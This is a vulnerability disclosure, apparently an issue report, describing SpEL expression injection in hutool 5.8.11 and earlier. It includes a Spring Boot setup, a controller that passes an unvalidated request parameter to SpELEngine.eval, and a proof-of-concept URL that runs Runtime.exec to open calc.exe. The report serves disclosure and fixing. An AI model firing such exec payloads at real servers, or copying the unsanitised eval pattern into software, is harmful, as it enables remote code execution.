hutool by dromara has SPEL Expression injection

BUG_Author: keecth


vendors:

Hutool — 🐣A set of tools that keep Java sweet.
dromara/hutool: 🐣A set of tools that keep Java sweet. (github.com)

Vulnerability scope: hutool <=5.8.11

Vulnerability File: hutool-all-5.8.11.jar!\cn\hutool\extra\expression\engine\spel\SpELEngine.class

When the `eval` parameter is controllable, it causes `SPEL expression injection remote code execution`



Environment build

- SpringBoot 3.0.1
- JDK 17


pom.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
https://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <parent>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
        <version>3.0.1</version>
        <relativePath/> <!-- lookup parent from repository -->
    </parent>
    <groupId>com.example</groupId>
```

```
    <artifactId>hutool</artifactId>
    <version>0.0.1-SNAPSHOT</version>
    <name>hutool</name>
    <description>hutool</description>
    <properties>
        <java.version>17</java.version>
    </properties>
    <dependencies>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-web</artifactId>
        </dependency>

        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-test</artifactId>
            <scope>test</scope>
        </dependency>
        <dependency>
            <groupId>cn.hutool</groupId>
            <artifactId>hutool-all</artifactId>
            <version>5.8.11</version>
        </dependency>
    </dependencies>

    <build>
        <plugins>
            <plugin>
                <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-maven-plugin</artifactId>
            </plugin>
        </plugins>
    </build>

</project>
```


Create a test class **Person**

```
package com.example.hutool;

public class Person {
    public String name;
    public Person(String name){
        this.name=name;
    }
}
```



Create **controller**

```
package com.example.hutool.controller;

import cn.hutool.extra.expression.engine.spel.SpELEngine;
import com.example.hutool.Person;
import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.GetMapping;

import java.util.HashMap;

@Controller
public class TestController {

    @GetMapping("/a")
    public void test(String a){
        Person kk = new Person("kk");
        HashMap<String,Object> m = new HashMap<>();
        m.put("1",kk);
        SpELEngine spELEngine = new SpELEngine();
        spELEngine.eval(a,m);
    }
}
```



运行项目

POC

运行poc，弹出计算器

```
http://192.168.3.4:8080/a?
a=T(java.lang.Runtime).getRuntime().exec(%22calc.exe%22)
```